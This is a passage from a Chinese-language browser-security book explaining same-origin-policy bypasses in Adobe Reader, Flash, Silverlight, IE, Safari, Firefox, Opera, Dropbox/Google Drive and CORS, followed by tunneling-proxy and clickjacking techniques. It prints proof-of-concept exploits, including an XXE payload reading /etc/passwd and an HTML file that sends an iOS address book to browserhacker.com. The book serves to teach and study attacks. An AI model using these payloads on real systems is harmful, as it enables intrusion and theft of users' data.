Adobe Reader作为浏览器插件被爆出很多安全漏洞，因此声名狼藉。由于溢出和“Use After Free”缺陷[11]等经典问题，导致了似乎不计其数的任意代码执行机会。有关直接攻击Adobe Reader，我们将在8.3.5节再讨论，这里更重要的是理解这个插件中的缺陷是怎么让绕过SOP成为可能的。

大家知道，Adobe Reader PDF解析器理解JavaScript[12]。这一点经常会被恶意软件利用，在PDF中隐藏恶意代码。

CVE-2013-0622就是让绕过SOP成为可能的缺陷之一，它是Billy Rios、Federico Lanusse和Mauro Gentile发现的。利用这个缺陷（Adobe Reader 11.0.0以上版本已经修复），可以像前面讲Java时介绍的第二种绕过SOP的方式一样发起攻击，那是利用开放性重定向，让一个外部源访问重定向的源。类似地，在这里如果请求返回一个302重定向响应码，就可以达到同样的目的。另外，

这个漏洞还有一个问题，就是使用XXE指定资源时，SOP也不会起作用。

常见的XXE注入方式是把恶意代码注入接收XML输入的请求中，比如：

```
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "/etc/passwd" >]><foo>&xxe;</foo>
```

如果XML解析器允许外部实体出现，那么`&xxe`就会被`/etc/passwd`的内容取代。同样，可以利用这一点绕过SOP，即（利用外部实体）加载资源，服务器以302重定向作为响应。真正想要加载的资源在重定向的目标中。看看下面的JavaScript代码片段，它包含在一个PDF文件中：

```
var xml="<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY> <! ENTITY xxe
SYSTEM \"http://browserhacker.com?redirect=
http%3A%2F%2Fbrowservictim.com%2Fdocument.txt\">]>
<foo>&xxe;</foo>";
var xdoc = XMLData.parse(xml,false);
app.alert(escape(xdoc.foo.value));
```

加载PDF时，就会执行前面的JavaScript代码。此时有一个GET请求被发送到browserhacker.com，该域返回302响应，将请求的目标设置为`redirect`参数的值。然后，document.txt（来自browservictim.com）中的内容会被获取并解析。

源http://browserhacker.com应该不能访问源http://browservictim.com中的内容。这显然是Adobe Reader SOP实现中的一个安全缺陷，因为PDF中的代码应该只能访问与PDF同源的内容。而在这里，我们却取得了PDF源之外的内容。利用这个漏洞有一个限制，适用于一般的XXE注入缺陷。那就是要取得的资源要么是纯文本，要么是XML文档，否则XML解析器会抛出错误。

4.2.3 在 Adobe Flash 中绕过 SOP

Adobe Flash中有crossdomain.xml文件机制。与其他应用一样，这个文件控制Flash可以从哪些站点取得数据。虽然这个文件只应包含受信任的站点，但一些宽泛的crossdomain.xml文件也经常出现。下面是一个例子：

```
<?xml version="1.0"?>
  <cross-domain-policy>
       <site-control permitted-cross-domain-policies="by-content-type"/>
       <allow-access-from domain="*" />
  </cross-domain-policy>
```

这样设置`allow-access-from domain`，加载自任意源的Flash对象，就都可以向认可该宽泛策略的域发送请求并读取响应了。

这里的域应该设置为有限个，而且只应包含受信任的主机。因为跨过这道门槛，所有勾连浏览器都可以与使用Flash的受影响的应用进行双向通信。有关此类攻击的详细信息，将在第9章介绍。

4

4.2.4　在 Silverlight 中绕过 SOP

Microsoft的Silverlight插件与Flash采取相同的SOP策略。为了实现跨域通信，站点需要发布一个名为clientaccess-policy.xml的文件，包含以下内容：

```
<?xml version="1.0" encoding="utf-8"?>
  <access-policy>
    <cross-domain-access>
      <policy>
        <allow-from>
          <domain uri="*"/>
        </allow-from>
        <grant-to>
          <resource path="/" include-subpaths="true"/>
        </grant-to>
      </policy>
    </cross-domain-access>
  </access-policy>
```

需要注意，Flash与Silverlight在跨域通信的实现上还是有区别的。Silverlight不会基于协议和端口来隔离不同源之间的通信，这一点与Flash和CORS不同。因此，Silverlight会认为http://browserhacker.com和https://browserhacker.com是同源的[13]。

这就埋下了很大的隐患，因为它在HTTP和HTTPS之间搭起了一座桥梁。如果你可以通过HTTP输入恶意内容，那就有可能通过HTTPS获取（敏感的）内容。

4.2.5　在 IE 中绕过 SOP

在IE中绕过SOP的方案也不止一种。比如，在Internet Explorer 8 Beta 2（包括IE6和IE7）中，对`document.domain`的实现都存在绕过SOP的漏洞[14]。利用其中的缺陷很简单，Gareth Heyes演示过[15]，就是简单地覆盖`document`对象和`domain`属性。

下面的代码展示了这个隐患：

```
var document;
document = {};
document.domain = 'browserhacker.com';
alert(document.domain);
```

如果是在最新的浏览器中运行以上代码，可以在JavaScript控制台中看到违反SOP限制的错误。但是，在旧版本的IE中就不会有问题。通过在XSS中利用以上代码，就可以绕过SOP，与其他源进行双向通信。

4.2.6　在 Safari 中绕过 SOP

对SOP而言，不同的协议就是不同源。因此，http://localhost与file://localhost不同源。有人因此会推断，SOP对不同的协议会一视同仁。但正如本节要讲的，对file协议来说，还是有一些值得注意的例外，因为访问本地文件通常需要更高的权限。

Safari浏览器从2007年[16]开始到现在（写作本书时）的6.0.2版本，都没有对访问本地资源执行SOP。如果你想在Safari中执行JavaScript，可以试试欺骗用户下载并打开本地文件。有了这个漏洞，再配合社会工程邮件中包含恶意代码的HTML附件，就足够了。当用户通过file协议打开HTML附件时，其中的JavaScript代码就可以绕过SOP，并与不同的源进行双向通信。来看一看下面的页面：

```
<html>
<body>
 <h1> I'm a local file loaded using the file:// scheme </h1>
<script>

xhr = new XMLHttpRequest();
xhr.onreadystatechange = function (){
 if (xhr.readyState == 4) {
  alert(xhr.responseText);
 }
};
xhr.open("GET",
"http://browserhacker.com/pocs/safari_sop_bypass/different_orig.html");
xhr.send();
</script>
</body>
</html>
```


当页面通过file协议加载后，XMLHttpRequest对象在请求browserhacker.com中的different_orig.html后可以读取响应。在图4-3中，可以看到这样做的结果，读取的内容被显示在了警告对话框中。




图4-3 使用file协议加载JavaScript代码后，会成功获得跨域资源的内容

相反，如果你使用其他协议（比如http）加载这个页面，会发现警告对话框是空的。

4.2.7 在 Firefox 中绕过 SOP

2012年10月，Gareth Heyes发现了一个在Firefox中绕过SOP的绝妙方法[17]。因为漏洞实在太严重，所以Mozilla决定在修复漏洞之前，不让用户从他们的服务器上下载Firefox 16[18]。考虑到之前的版本并未受到攻击，Mozilla假设该漏洞是由该版本升级引入，并且没有在对Firefox 16进行回归测试时发现。这个漏洞会导致在SOP的限制之外，未经授权访问`window.location`对象。以下是Heyes最初的概念验证（Proof of Concept，PoC）代码：

```
<!doctype html>
<script>
function poc() {
 var win = window.open('https://twitter.com/lists/', 'newWin',
'width=200,height=200');
 setTimeout(function(){
   alert('Hello '+/^https:\/\/twitter.com\/([^/]+)/.exec(
          win.location)[1])
 }, 5000);
}
</script>
<input type=button value="Firefox knows" onclick="poc()">
```

在你控制的源（比如browserhacker.com）中执行前面的代码，而且有一个标签页登录了Twitter，就可以发动这种攻击。执行后会打开一个新窗口，加载https://twitter.com/lists。Twitter随后自动重定向到https://twitter.com/<user_id>/lists（其中user_id是你的Twitter句柄）。5秒钟后，`exec`函数会触发正则表达式对`window.location`对象进行解析（漏洞就在这里，因为不应该能跨域访问）。于是Twitter的句柄就会显示在警告框里面。

沙箱中的IFrame

HTML5给IFrame元素添加了一个新属性：`sandbox`。这个新属性是为了更细粒度也更安全地使用IFrame，同时限制来自不同源的第三方内容的潜在侵害。

这个`sandbox`属性值可以是零或多个下列关键字：`allow-forms`、`allow-popups`、`allow-same-origin`、`allow-scripts`和`allow-top-navigation`。

2012年8月左右，Firefox开始支持HTML5的沙箱内嵌框架。Braun发现，在`sandbox`值为`allow-scripts`时，内嵌框架中的恶意JavaScript脚本仍然可以访问window.top。这样就有了改变外部`window`地址的可能：

```
<!-- 外部文件，带有沙箱 -->
<iframe src="inner.html" sandbox="allow-scripts"></iframe>
```

框架内的代码是：

```
<!-- Framed document , inner.html -->
<script >
// 逃出沙箱：
if(top != window) { top.location = window.location; }
```

```
// 下面的JavaScript代码和标记都不受限制：
// 允许插件、弹出窗口和表单。
</script>
```

这样，即使不指定关键字`allowtop-navigation`，内嵌框架中加载的JavaScript代码也可能修改外部`window`的地址。攻击者可以利用这一点，把用户限制在恶意网站中，达到勾住受害浏览器的目的。

4.2.8 在 Opera 中绕过 SOP

看一看Opera稳定版12.10的修改日志[19]，会发现各种修复的安全漏洞。在这些补丁里[20]，有一个针对的就是Heyes发现的绕过SOP的方法[21]。这个漏洞的关键是Opera在重写原型的时候不会强制贯彻SOP，所谓重写原型指的是重写IFrame位置对象的构造函数。看看下面的代码：


```
<html>
<body>
<iframe id="ifr" src="http://browservictim.com/xdomain.html"></iframe>
<script>
var iframe = document.getElementById('ifr');
function do_something(){
 var iframe = document.getElementById('ifr');
 iframe.contentWindow.location.constructor.
  prototype.__defineGetter__.constructor('[].constructor.
  prototype.join=function(){console.log("pwned")}')();
}
setTimeout("do_something()",3000);
</script>
</body>
</html>
```

以下是从另一个源框进来的内容：

```
<html>
<body>
<b>I will be framed from a different origin</b>
<script>
function do_join(){
 [1,2,3].join();
 console.log("join() after prototype override: "
 + [].constructor.prototype.join);
}
console.log("join() after prototype override: "
 + [].constructor.prototype.join);
setTimeout("do_join();", 5000);
</script>
</body>
</html>
```

这些代码要把`[].constructor.prototype.join`的值输出到控制台，也就是输出在数组上调用的`join()`的原生代码。5秒钟后，数组`[1,2,3]`调用`join()`方法，并再次调用之前用过的打印函数。第二次调用结果会发生变化，此时`join()`已经被重写了。看看前面第一段代码，

可以看到do_something()函数在哪里通过原型重写了join()。下面再好好看一看这几行代码：

```
iframe.contentWindow.location.constructor.
prototype.__defineGetter__.constructor('[].constructor.
prototype.join=function(){console.log("pwned")}')();
```

注意，你可以调用iframe.contentWindow.location.constructor，而不会触发任何违反SOP的错误。这是有问题的，因为此时应该贯彻SOP。例如，Chrome此时就会抛出一个违反SOP的错误，如图4-4所示。




图4-4　尝试访问构造函数时，触发了Chrome的违反SOP错误

再进一步，你应该再检查一下在重写原型之后是否可以实际地执行代码。在图4-5中，可以看到能够执行代码，比如return 5+20，但可执行的范围有限。甚至不能使用alert()函数，还会产生安全错误。




图4-5　尝试执行受限行为时，会发生安全错误

Heyes还发现了另一个绕过SOP的方法，就是使用字面值来重写原型，Opera同样不会过滤这种情况。就拿数组字面值[]来说，通过以下指令对join()方法进行原型重写，就可以在框架内通过任意数组调用join()方法，以执行任意代码：

```
[].constructor.prototype.join=function(){your_code};
```

要进一步了解这个绕过SOP的技术，可以从https://browserhacker.com下载代码。然后把这两段代码分别托管到两个不同的源，并打开Opera 12.02控制台。控制台中的输入应该与图4-6一样。




图4-6 在Opera中重写`join()`函数

使用这个绕过方案有个前提，就是只能以可以内嵌框架的网站作为目标。因此，使用了X-Frame-Options或框架爆破（frame-busting）代码的源不在此列。还有一点，不仅可以使用字面值重写`Array.join()`，而且可以重写任何原型。例如，可以像下面这样重写`toString()`:

```
"".constructor.prototype.toString=function(){alert(1)}
```

在实际攻击中，可能需要框住一个资源，可能是会话cookie已经保存在浏览器中的认证过的页面，然后使用这个绕过SOP技术读取框中资源的内容。框中资源大多包含用户的隐私数据，因为在加载这些资源时会验证会话cookie。

假设Opera中有两个打开的标签页：一个是被勾连的（被你控制的）标签页，另一个是认证过的目标源。如果你创建一个IFrame（在被勾连的标签页中），将认证过的源作为`src`值，那么就可以读取IFrame的内容。这就意味着你可以获取位于认证过的目标源中的任何敏感信息。

这种攻击的结果就是读取跨域资源的内容，并有效地绕过SOP。

4.2.9 在云存储中绕过 SOP

实施SOP过程中，出现问题的环节不限于浏览器及其插件。2012年，一些云存储服务也被发现了绕过SOP的漏洞。这其中包括iOS中的Dropbox 1.4.6和安卓中的2.0.1版[22]，以及iOS中的Google Drive 1.0.1版[23]。这些服务可以把本地文件存储并同步到云中，目的是安装了Dropbox或Google Drive客户端的设备可以随处访问这些文件。

Roi Saltzman发现了一个类似于前面介绍的绕过Safari SOP的方法。这个漏洞同时影响到Dropbox和Google Drive。攻击有赖于从一个私密区加载一个文件，比如:

```
file:///var/mobile/Applications/APP_UUID
```

如果你能欺骗目标通过客户端应用加载一个HTML文件，那么该文件中包含的JavaScript代码

就会被执行。关键在于，这个从私密区加载的文件允许JavaScript访问移动设备的本地文件系统。这说明对贯彻SOP的设计是有缺陷的。因为加载恶意HTML文件使用的是file协议，所以无法阻止JavaScript访问其他文件，比如：

```
file:///var/mobile/Library/AddressBook/AddressBook.sqlitedb
```

这个SQLite数据库包含着用户iOS中的地址簿。当然，这个文件必须通过该应用才能访问。如果目标应用拒绝应用范围外的文件访问，那你还可以取得缓存的文件。通过这种漏洞达成的访问，很大程度上取决于存在漏洞的应用。

如果你欺骗目标使用有漏洞的Dropbox或Google Drive客户端打开下面的恶意文件，那么用户地址簿的内容就会被发送到browserhacker.com：

```
<html>
<body>
<script>
 local_xhr = new XMLHttpRequest();
 local_xhr.open("GET", "file:///var/mobile/Library/AddressBook/
 AddressBook.sqlitedb");
 local_xhr.send();

 local_xhr.onreadystatechange = function () {
  if (local_xhr.readyState == 4) {
   remote_xhr = new XMLHttpRequest();
   remote_xhr.onreadystatechange = function () {};
   remote_xhr.open("GET", "http://browserhacker.com/?f=" +
   encodeURI(local_xhr.responseText));
   remote_xhr.send();
  }
 }
</script>
</body>
</html>
```

这个攻击案例展示了利用巧妙编写的JavaScript来利用漏洞的不同方式。JavaScript经常会出现在不同的环境或上下文里，不光是浏览器。在上面这个iOS攻击中，利用过程就是在Dropbox或Google应用的UIWebView对象中实现的。很多原生iOS应用都会嵌入UIWebView对象，以实现某种浏览器功能。

另一个要注意的是，这个攻击的目标是移动操作系统，不是传统的桌面环境。由于可见UI的大小所限，这些任务通常会在目标毫无察觉的情况下完成。

4.2.10　在 CORS 中绕过 SOP

虽然CORS是放松SOP管制的一种好办法，但如果对放松管理的策略缺乏理解，那很容易出现配置错误。比如，下面就是一种可能的错误配置：

```
Access-Control-Allow-Origin: *
```

2012年11月，Veracode研究了Alexa前100万个站点的HTTP首部[24]。结果发现，2000多个源的

Access-Control-Allow-Origin首部返回的都是这种通配符值。这就意味着允许互联网上的任何站点向这些站点提交跨域请求并读取响应。实践中，这意味着攻击者可以绕过这些域的SOP。视Web应用的功能不同，这样配置有可能会带来灾难性后果。这是因为没有了SOP，攻击者利用被害浏览器，对这些站点无论是爬取内容还是发动攻击，都会更加便利。

显然，在很多情况下，使用通配符的Access-Control-Allow-Origin首部也不会不安全。比如，一个站点只用于提供不敏感的信息。

在分析设置了CORS首部的应用时，有一点非常重要，就是要理解被允许的源之间的关系。在没有使用通配符值的情况下，理解这些关系就更加重要了。同一目标可能允许多个源访问。因此，这些源中的标准XSS漏洞可能就足以让你跨域利用目标的功能了。

我们这里给出的绕过SOP的例子，都以展示概念和思路为主，可能并不全面。其实还有很多可以讲，肯定也还会有很多不断被挖掘出来。希望读者能够搞清楚这些变体之间的关系，找到其中共性的东西加以利用。依赖301或302重定向，以及file等协议的绕过SOP的方法，肯定会在将来针对新SOP漏洞的攻击中继续发挥作用。

4.3 利用绕过 SOP 技术

理解了SOP和绕过SOP的技术之后，接下来该看看如何在实践中加以利用了。

本节将告诉大家怎么利用前面一节介绍的绕过SOP的方案，把勾连浏览器作为自己的HTTP代理。甚至，在防御型cookie标志和预防并发会话等Web应用安全机制启用的情况下，都可以成功。

这一节还将介绍几个界面伪装攻击，其中一些需要绕过SOP，另一些则直接起作用，因为SOP最初并不是为了应对这些问题而设计的。

4.3.1 代理请求

控制某个源之后，就可以实施后续攻击了。利用被勾连的浏览器替你发送请求，可以实现代理请求，通过被勾连的浏览器访问其他源。这样，可以利用被勾连浏览器的用户cookie（认证token），从而获得更多访问权限。当然，就算不考虑绕过SOP，代理请求也是很有用的。

Anton Rager率先发表了一篇公开论文，主题是利用XSS隐患创建HTTP代理[25]。Petko Petkov在Rager研究的基础上开发了BackFrame。Stefano di Paola和Girorgio Fedon进一步扩展了这个研究，并在2006年发表论文“Subverting AJAX”[26]。这两位研究者展示了利用原型重写、HTTP响应拆分及其他技术，来破坏AJAX的多种途径。

2007年，Ferruh Mavituna发布的XSS Tunnel[27]，也是一个利用勾连浏览器做HTTP代理的例子。后来，BeEF实现了这个概念，那就是Tunneling Proxy。此后，BeEF的Tunneling Proxy几经扩展，又支持了其他绕过SOP的策略。通过XSS代理请求的基本原理是这样的。

(1) 一台服务器通过套接字监听攻击者的机器（代理后端）。它解析收到的HTTP请求，并将其转换成AJAX请求，随时准备将该请求插入被勾连浏览器要执行的后续JavaScript代码中。

(2) 这些JavaScript代码随后通过第3章讨论过的某种通信渠道，被发送给被勾连的浏览器。

(3) 被勾连的浏览器执行这些代码时，就会发送相应的AJAX请求，而HTTP响应则被发送回代理后端。

(4) 代理后端去掉并调整各种首部（比如Gzip、Content-length等），再将响应发回到最初向代理发送HTTP请求的客户端套接字。

图4-7展示了上述四个步骤，说明了隧道请求如何基于被勾连的浏览器工作。




图4-7　隧道代理高层架构

发送隧道请求时，默认只能访问与被勾连的站点同源的资源，因为有SOP。比如，如果你勾连的用户访问的是browservictim.com，那你只能请求这个域下的其他网页。这是因为SOP会阻止你访问该域之外的资源。

然而，绕过SOP之后，就可以向该域之外发送代理请求。换句话说，你可以访问授权给被勾连浏览器的任意网页（通过cookie session token）。

举个例子，假设（在没有绕过SOP的情况下）你想攻击一个对外公开的Web应用。这个Web应用可能有一个WAF（Web Application Firewall，Web应用防火墙），并且配置比较激进，在5次恶意请求之后就会封掉攻击源IP。你恰好发现了一个DOM XSS，最好的WAF对它也束手无策，那你就可以勾连同一公司的某个内网用户。当然，WAF很可能设有公司网关地址和网络范围白名单，因为来自内部网的攻击可能性比较小。

此时，就可以使用Tunneling Proxy，检测该Web应用是否存在其他漏洞。通过隧道植入的请求源自内部网，所以不会引起WAF的警觉。理想情况下，WAF会完全忽略这些请求，毕竟它们是内部网请求。9.8节还会介绍，通过Tunneling Proxy甚至可以使用Burp和Sqlmap。

另外，源界面需要认证也是在同源中使用Tunneling Proxy的一个原因。比如，你发现了一个XSS后认证隐患，然后可以利用它勾连某个浏览器。使用Tunneling Proxy就可以轻易浏览认证过的应用界面，事实上利用了勾连目标的会话。而且，甚至都不用盗取cookie。重要的是，HttpOnly安全控制机制此时无效，因为是目标浏览器在替你请求资源。

而如果你配合使用Tunneling Proxy和绕过SOP技术，那么你手中就有一个开放的HTTP代理。这是因为可能被钩联的浏览器可以发送跨域请求，并从所有源读取响应。事实上，如果你勾连了多个浏览器，这些浏览器都被实施SOP绕行，那你就有了多个代理。你可以根据被勾连浏览器的网络带宽，选择使用某个代理，或者利用多个勾连浏览器，从多个位置向同一个源发起攻击。

4.3.2　利用界面伪装攻击

界面伪装攻击在浏览器和应用安全领域屡见不鲜。由于社交网络的发展，病毒式无所不在的广告还有“点赞”按钮，这种形式的攻击可以说空前昌盛[28]。

最广为人知的界面伪装攻击是点击劫持。显然，界面伪装攻击还有很多其他形式，它们的区别主要在于攻击者的行动方式和可以获取的信息。下面将进一步分析这些区别，同时会介绍一些历史上曾依赖过拖放操作的攻击。

1. 使用点击劫持

点击劫持攻击依赖于独立定位且透明的IFrame和特殊的CSS选择符，以欺骗用户点击不可见的元素。Jesse Ruderman在2002年最早讨论了这种攻击[29]。之后，这种攻击在2008年被Robert Hansen和Jeremiah Grossman改名为Clickjacking。下面这个页面通过一个IFrame向另一个网页中嵌入了后台管理功能：

```
<html>
<head>
</head>
<body>
  <form name="addUserToAdmins" action="javascript:
alert('clicked on hidden IFrame. User added.')" method="POST">
  <input type="hidden" name="userId" value"1234">
  <input type="hidden" name="isAdmin" value"true">
  <input type="hidden" name="token" value"asasdasd86a
sd876as87623234aksjdhjkashd">
  <input type="submit" value="Add to admin group"
style="height: 60px; width: 150px; font-size:3em">
  </form>
</body>
</html>
```

可以看出，这个页面使用防御XSRF的token，阻止跨站点请求伪造（Cross-site Request Forgery）攻击。为了演示需要，HTML表单的action属性里写了一段代码，用于显示一个警告框。如果是真正的网页，这里应该包含一个接收输入值的URL。这里，如果用户点击了提交按钮，则ID为1234的用户就会被加到管理员组中。为了发起攻击，前一个页面被放在以下页面的IFrame中：

```
<html>
<head>
<style>
iframe{
 filter:alpha(opacity=0);
 opacity:0;
 position:absolute;
 top: 250px;
 left: 40px;
 height: 300px;
 width: 250px;
}
img{
 position:absolute;
 top: 0px;
 left: 0px;
 height: 300px;
 width: 250px;
}
</style>
</head>
<body>
<!-- The user sees the following image-->
<img src="http://localhost/clickjacking/yes-no_mod.jpg">

<!-- but he effectively clicks on the following framed content -->
<iframe src="http://localhost/clickjacking
  /iframe_content.html"></iframe>
</body>
</html>
```

结果如图4-8所示。注意，看上去页面中好像不存在另一个框架，而这个看不到的表单正是许多界面伪装攻击能够得逞的关键所在，因为攻击目标实际上会与之交互。




图4-8　一个明显没有什么问题的投票页面，有两个按钮

如果把关于IFrame的前两行CSS注释掉，就会消除不透明度，你就能看到定位得恰到好处的

提交按钮，如图4-9所示。其中，`top`和`left`属性把IFrame定位在了图片按钮上。




图4-9　去掉不透明设置，显露出真正的表单按钮

无论点击YES还是NO，实际上真正点击的是IFrame中HTML表单的提交按钮，如图4-10所示。



图4-10　点击了隐藏的提交按钮

这是欺骗用户执行非预期操作的一个简单示例。这种攻击思路可以应用到很多场景，比如提升一个普通用户的权限。这种攻击的受害者可能会是一个拥有管理员权限的用户。这个用户可能确实登录到了一个拥有前面代码所展示功能的应用中。

这个应用依赖于防御XSRF的token，并不影响使用点击劫持攻击。这是因为放在内嵌框架中的资源会正常加载，而且也包含有效的防御XSRF的token。针对使用防御XSRF的token的应用，点击劫持实际上是非常有效的攻击手段，可以让这些token提供的保护失效。

第3章讨论了如何阻止在IFrame中加载资源。那一章的技术同样适用于这里。阻止界面伪装

攻击的一种通用方法，就是使用X-Frame-Options: DENY首部（因为每种攻击几乎都依赖于在IFrame中加载资源）。下面还会介绍，在某些情况下，简单的框架破坏代码并不足以防止某些攻击。

点击劫持Flash设置管理器

Robert Hansen和Jeremiah Grossman对让公众了解点击劫持攻击做出了很大贡献。2008年，他们成功地实现了对**Flash设置管理器**（Flash Settings Manager）的点击劫持[30]。

使用透明（`opaque=0`）的IFrame和div，他们成功地将Flash Settings Manager的Allow按钮隐藏在了那些元素之上。攻击目标看似在点击某个无害按钮，实则点击了如图4-11所示的Flash设置部件。



图4-11　不透明的IFrame和div覆盖在了Flash部件文本之上

这个操作的影响在这里是清晰可见的，它会导致目标的隐私受到威胁。注意，由于显示在Flash 设置管理器中的文本不可见，所以目标完全注意不到，也不会知道点击之后发生了什么。

前面的例子展示了只使用CSS就可以实现点击劫持。如果你想通过攻击获得目标的动态信息，比如鼠标移动，可以再用JavaScript。JavaScript非常灵活，可以让你取得当前鼠标位置的坐标值。这样，即使设计复杂的点击劫持，比如要多次点击才能得到结果，也会非常便捷。

设想有一个页面，需要用户点击其中的按钮来实现攻击。此时，点击劫持的目标就是保证目标的鼠标始终位于该按钮上面。这样，只要攻击目标一点击，你就会取得想要的结果。Rich Lundeen和Brendan Coles专门为实现这个技术写了一个BeEF命令模块[31]。

这种情况需要两个框架，一个内部框架和一个外部框架。外部框架加载你想通过点击劫持攻击利用的目标源。内部框架负责侦听`onmousemove`事件，其位置随当前鼠标指针位置移动。这样，鼠标光标始终位于你希望用户点击的目标之上。

下面使用jQuery API的代码会让`outerObj`始终跟随鼠标：

```
$j("body").mousemove(function(e) {
  $j(outerObj).css('top', e.pageY);
  $j(outerObj).css('left', e.pageX);
});
```

内部框架使用不透明技术来渲染不可见元素：

```
filter:alpha(opacity=0);
opacity:0;
```

下面这个示例页面就是点击劫持攻击的目标页面。你希望用户点击Add User按钮，这里点击它只会弹层。为了更好地演示，这里为body添加了background属性：

```
<html>
<head>
</head>
<body style="background-color:red">
<p> </p>
<button onclick="javascript:alert('User Added')" \
type="button">Add User to Admin group</button>
<p> </p>
</body>
</html>
```

如果通过BeEF模块启动对这个页面的点击劫持，那么所有点击都会被发送到框架中，结果如图4-12和图4-13所示。正如你所见，框架始终跟随鼠标移动，因此无论用户点击页面中的任何地方，实际点击的都将是Add User按钮。

